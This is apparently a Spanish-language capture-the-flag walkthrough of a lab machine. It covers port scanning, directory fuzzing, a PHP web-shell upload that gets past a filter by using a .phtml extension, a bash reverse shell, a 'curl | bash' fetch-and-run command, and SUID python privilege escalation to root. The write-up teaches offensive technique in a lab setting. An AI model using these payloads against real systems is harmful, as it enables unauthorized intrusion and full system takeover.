

3-Root me

- Tags: [#php](#) [#subida_archivos](#) [#python](#) [#wfuzz](#) [#phtml](#)
-

Video en : <https://www.youtube.com/watch?v=IzBN46CG0ZA&t=215s>

3-Root me

- INFO:(
- Enumeración con nmap
- Fuzzing con WFUZZ
- Script PHP para ejecutar cmd
- Configuración Firefox - Burpsuite
- Subida de archivos Burpsuite (Cambio de .php por .phtml)
- Escalada permisos SUID
- Script en python para convertirnos en root
-)

Escaneo de Red Inicial:-----

10.10.105.115 ---> TARGET


-Escaneo de puertos y servicios:

```
$ nmap -p- -sS -sCV --min-rate 5000 -vvv -n -Pn 10.10.105.115 -oN nmap_scan.txt
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
| ssh-hostkey:
|   2048 4ab9160884c25448ba5cfd3f225f2214 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC9irIQxn1jiKNjwLFTFBitstK0cP7gYt7HQs
sWWUhAlMGL+97TsNK93DijTFrjzz4iv1Zwpt2hhSPQG0GibavCBf5GVPb6TitSskqpgGmFACvyEF
2WUoa2tLPSr23Di3Q09miVT3+TqdvMiphYaz0RUAD/QMLdXipATI5DydoXhtymG7Nb11sVmgZ00D
wzkr1vsfUo9rTMO6D6ZeUF8MngQQx5u4pA230IIXMXoRmaWoUgCB6GENFUhzNrUfryL02/EMt5pg
|   256 a9a686e8ec96c3f003cd16d54973d082 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAYNTYAAABBBB
5JrZzhDTVERXqFstm7WA/5+6JiNmLNSPrqTuMb2ZpJvtL9MPhhCEdu6KZ7q6rI=
|   256 22f6b5a654d9787c26035a95f3f9dfcd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC4fnU3h109PseKBBB/6m5x8Bo3cwSPmnfmcWB
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.29 ((Ubuntu))
|_http-title: HackIT - Home
|_http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
```

-Podemos lanzar un whatweb para ver versiones. Nada interesante.

-Miramos desde el navegador y no vemos nada interesante, tampoco en el código fuente.



WFUZZ -----


-Haremos FUZZING de directorios con wfuzz:

```
$ wfuzz -c --hc 404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.105.115/FUZZ
```


...
panel
uploads

-Probamos en el navegador los directorios y vemos:

-n /panel podemos subir un archivo.



-En /uploads tenemos capacidad de directory listing.



ex of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

<u>ent Directory</u>	-		
----------------------	---	--	--

/2.4.29 (Ubuntu) Server at 10.10.105.115 Port 80

(Intuimos que si subimos algo por el panel, podremos verlo en el directorio uploads)


-Trataremos de subir un archivo PHP malicioso que nos permita ejecutar comandos (Pero habrá una pega..).

Script PHP para ejecutar cmd -----

-Creamos el archivo:


```
$ nano pwned.php
```

```
< ?php  
echo "< pre >" . shell_exec($_REQUEST[' cmd ']) . "< pre >";  
?>
```



```
GNU nano 7.2 pwned.php *  
<?php  
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
?>
```


-Subimos el archivo, pero nos da un error, NO ESTA PERMITIDO PHP.



-Ya que se están estableciendo condiciones trataremos de interceptar la petición con Burpsuite y probaremos maneras de subirlo...:


Configuración Firefox - Burpsuite -----

-(Nos aseguramos que la configuración de Firefox es correcta para escuchar con Burpsuite, en caso de no tener FOXYPROXY los Settings serán:)




Subida de archivos Burpsuite (Cambio de .php por .phtml) -----


-Interceptamos la petición, y vemos que se está mandando, dentro de la variable: filename="pwned.php" , lo cambiaremos por otra extensión similar.. filename="pwned.phtml"





-Probamos a mandar ésta nueva petición modificada y.. ¡ Lo sube corecctamente !



-Nos iremos al directorio uploads y vemos que se ha subido correctamente el archivo:



Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 pwned.phtml	2023-04-07 13:24	73	


Apache/2.4.29 (Ubuntu) Server at 10.10.105.115 Port 80

-en la URL escribimos:

G: <http://10.10.105.115/uploads/pwned.phtml?cmd=whoami>

¡ Y funciona, nos devuelve el comando !

¡ Podemos EJECUTAR COMANDOS DE MANERA REMOTA !



-En éste punto crearemos una reverse shell.

-Lo haremos creando un index.html, con el código de la shell, que será interpretado por el servidor

```
$ nano index.html
```

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/10.8.100.91/443 0>&1
```



-Ya tengo el archivo: ---> index.html

-En el directorio donde esté, abro un servidor con python para compartirlo. (Lo descargaré desde la url...)

-Consola1:

```
$ python3 -m http.server 80
```

-Ahora lo descargaré

-Nos pondremos en escucha por el puerto 443 con netcat:

Consola2:

```
$ nc -nlvp 443  
(Listening.....)
```

-Vamos al navegador y ejecutamos el comando:

G: [http://10.10.105.115/uploads/pwned.phtml?cmd=curl 10.8.100.91 | bash](http://10.10.105.115/uploads/pwned.phtml?cmd=curl%2010.8.100.91%20|%20bash)
(Enter)

..Se queda pillado, pero... en la Consola2.... ¡ recibo la conexión !

```
(root@mario) - [~/home/mario]  
# nc -nlvp 443  
listening on [any] 443 ...  
connect to [10.8.100.91] from (UNKNOWN) [10.10.105.115] 33672  
bash: cannot set terminal process group (866): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@rootme:/var/www/html/uploads$ ls  
ls  
hacked  
pwned.phtml
```

Somos el usuario www-data , inspeccionamos los directorios, y las maneras típicas de escalar privilegios, entre ellas :

Escalada permisos SUID -----

-Busco por permisos SUID:

-Manera1

```
www-data@rootme:$ find / -type f -perm /4000 2>/dev/null
```

-Manera2:

```
www-data@rootme:$ find / -perm -u=s -type f 2>/dev/null
```

-Manera 3:

```
www-data@rootme:$ find / -perm 4000 2>/dev/null
```


(Encuentra varias pero me llama la atención que puedo ejecutar python como root:)

```
www-data@rootme:/var/www/html/uploads$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
```

(Por lo que puedo crearme un código en python que me permita escalar privilegios)

Script python para convertirnos en root -----

-Crearé un nuevo script en python:

-Consola1:

```
$ nano hackeo.py
import os
os.setuid(0)
os.system('bash')
```

```
GNU nano 7.2                                     hackeo.py *
import os

os.setuid(0)
os.system('bash')
```

-Vuelvo a compartir con Python..:

```
$ python3 -m http.server 80
```


Consola Víctima:

```
www-data@rootme:$ wget 10.8.100.91/hackeo.py
```

(Descarga el script)

-Lo ejecutamos y nos convertimos en root.

```
www-data@rootme:/var/www/html/uploads$ ls
ls
hacked
hackeo.py
prueba
pwned.phtml
www-data@rootme:/var/www/html/uploads$ python hackeo.py
python hackeo.py
whoami
root
```



-TRATAMEINTO TTY -----

```
script /dev/null -c bash
root@rootme:$ whoami
root
FIN
```